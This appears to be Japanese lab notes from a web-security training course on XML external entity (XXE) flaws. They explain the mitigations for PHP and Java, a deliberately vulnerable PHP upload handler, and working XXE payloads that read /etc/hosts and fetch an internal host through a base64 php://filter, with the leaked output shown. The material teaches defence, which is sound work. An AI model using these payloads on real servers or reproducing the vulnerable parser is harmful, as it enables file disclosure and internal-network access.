4.14.3 XML外部実体参照（XXE）

XML外部実体参照（XXE）脆弱性

XMLには外部実体参照という機能があり、外部ファイルの内容を取り込むことができます（XMLが元々持つ機能）
XMLデータを外部から受け取るプログラムは、Webサーバ内部のファイルなどを不正に読み取られる可能性があります
これが、XML外部実体参照（XXE）脆弱性です。

XML外部実体参照（XXE）脆弱性の影響

情報漏洩、他サイトへの踏み台

XML外部実体参照（XXE）脆弱性の対策

①外部からのデータ受け取りにXMLではなくJSONを用いる
②XMLを解析する時に外部実体参照の機能を無効化する

PHPにおけるXXE脆弱性の対策

①外部からのデータ受け取りにXMLではなくJSONを用いる
②XML処理には、libxml2（PHPのライブラリ）の2.9.0以降を使用する
※ libxml2の2.9.0以降は、外部実体をデフォルトでは読み込まない
※ PHPアプリで外部実体参照を許可している場合は脆弱となる

```
$doc->substituteEntities = true;
```

③libxml_disable_entity_loader(true)を呼び出す
⇒ libxml2のバージョンやアプリケーションの他の設定に関わらず、常に外部実体の読み込みが禁止されます

```
libxml_disable_entity_loader(true);
```

Java におけるXXE脆弱性の対策

DTDを禁止する

4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8) 正常系XMLデータ

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

以下は攻撃用データ。ダウンロードして利用下さい。

1. xxe-00 :正常系XMLデータ
2. xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）
3. xxe-02 :XXE攻撃（内部ネットワークのアクセス）
4. xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）</a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス）</a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）</a></li>
40 </ol>
```

【サーバ： 4e/4e-020.html 】

/var/www/html/4e/4e-020.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
```

【サーバ： 4e/4e-021.php 】

/var/www/html/4e/4e-021.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
$doc = new DOMDocument();
$doc->load($_FILES['user']['tmp_name']);
$name = $doc->getElementsByTagName('name')->item(0)->textContent;
$addr = $doc->getElementsByTagName('address')->item(0)->textContent;
?><body>
以下の内容で登録しました<br>
氏名: <?php echo htmlspecialchars($name); ?><br>
住所: <?php echo htmlspecialchars($addr); ?><br>
</body>
```

【サーバ： 4e/xxe-00.xml 】


/var/www/html/4e/xxe-00.xml - wasbook@example.jp - エ

```
<?xml version="1.0" encoding="utf-8" ?>
<user>
  <name>安全太郎</name>
  <address>東京都港区</address>
</user>
```


【ブラウザ→サーバ： リクエスト 4e/4e-020.html → レスポンス 】




【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】





【ブラウザ】


example.jp/4e/4e-020.html
example.jp/4e/4e-020.html
XMLファイルを指定してください
参照...
ファイルが選択されていません。
送信


example.jp/4e/4e-020.html
http://example.jp/4e/4e-020.html
view-source:http://example.jp/4e/4e-020.html
<body>
XMLファイルを指定してください
<form action="4e-021.php" method="post" enctype="multipart/form-data">
<input type="file" name="user" />
<input type="submit"/>
</form>
</body>


example.jp/4e/4e-020.html
example.jp/4e/4e-020.html
XMLファイルを指定してください
参照...
xxe-00.xml
送信


example.jp/4e/4e-021.php
example.jp/4e/4e-021.php
以下の内容で登録しました
氏名: 安全太郎
住所: 東京都港区


example.jp/4e/4e-021.php
http://example.jp/4e/4e-021.php
view-source:http://example.jp/4e/4e-021.php
<body>
以下の内容で登録しました
氏名: 安全太郎
住所: 東京都港区
</body>

4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)（サーバー内ファイルの読み出し）

【サーバ： 4e/xxe-00.xml 】

/var/www/html/4e/xxe-01.xml - wasbook@example.jp - I

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY hosts SYSTEM "/etc/hosts">
]>
<user>
  <name>安全太郎</name>
  <address>&hosts;</address>
</user>
```

【ブラウザ】

example.jp/4e/4e-020.html

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... ファイルが選択されていません。 送信

example.jp/4e/4e-020.html http://example.jp/4e/4e-020.html

view-source:http://example.jp/4e/4e-020.html

```
<body>
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
```

example.jp/4e/4e-020.html

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... xxe-01.xml 送信

example.jp/4e/4e-021.php

example.jp/4e/4e-021.php

以下の内容で登録しました
氏名: 安全太郎
住所: 127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp 127.0.1.1
wasbook # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes ff02::2 ip6-allrouters


example.jp/4e/4e-021.php http://example.jp/4e/4e-021.php

view-source:http://example.jp/4e/4e-021.php

```
<body>
以下の内容で登録しました<br>
氏名: 安全太郎<br>
住所: 127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp
127.0.1.1   wasbook

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
<br>
</body>
```

【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】



4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)（内部ネットワークのアクセス）

【サーバ： 4e/xxe-00.xml 】

/var/www/html/4e/xxe-02.xml - wasbook@example.jp - エディタ - WinSCP

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

【ブラウザ】

example.jp/4e/4e-020.html

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... ファイルが選択されていません。 送信

example.jp/4e/4e-020.html

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... xxe-02.xml 送信

example.jp/4e/4e-021.php

example.jp/4e/4e-021.php

以下の内容で登録しました

氏名: 徳丸浩


住所: 田中のスケジュール 4/1 10:00 A商事訪問

example.jp/4e/4e-020.html http://example.jp/4e/4e-020.html

view-source:http://example.jp/4e/4e-020.html

```
<body>
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
```

【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】



4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)（内部ネットワークのアクセス+base64）


【サーバ： 4e/xxe-03.xml　】


/var/www/html/4e/xxe-03.xml - wasbook@example.jp - エディタ - WinSCP

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "php://filter/read=convert.base64-encode/resource=http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```


PHPフィルタでも攻撃が成功します
これにより、http://internal.example.jp/のアクセス結果がBase64エンコードされた形で返ってくるので、
攻撃者は結果をBase64デコードすることで、元のHTMLを得ることができます

【ブラウザ】





【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】



4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) 正常系XMLデータ

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

以下は攻撃用データ。ダウンロードして利用下さい。

1. xxe-00 :正常系XMLデータ
2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```

【サーバ: 4e/4e-020.html 】

/var/www/html/4e/4e-020.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
```

【サーバ: 4e/4e-021.php 】

/var/www/html/4e/4e-021.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
$doc = new DOMDocument();
$doc->load($_FILES['user']['tmp_name']);
$name = $doc->getElementsByTagName('name')->item(0)->textContent;
$addr = $doc->getElementsByTagName('address')->item(0)->textContent;
?><body>
以下の内容で登録しました<br>
氏名: <?php echo htmlspecialchars($name); ?><br>
住所: <?php echo htmlspecialchars($addr); ?><br>
</body>
```


【サーバ: 4e/xxe-00.xml 】

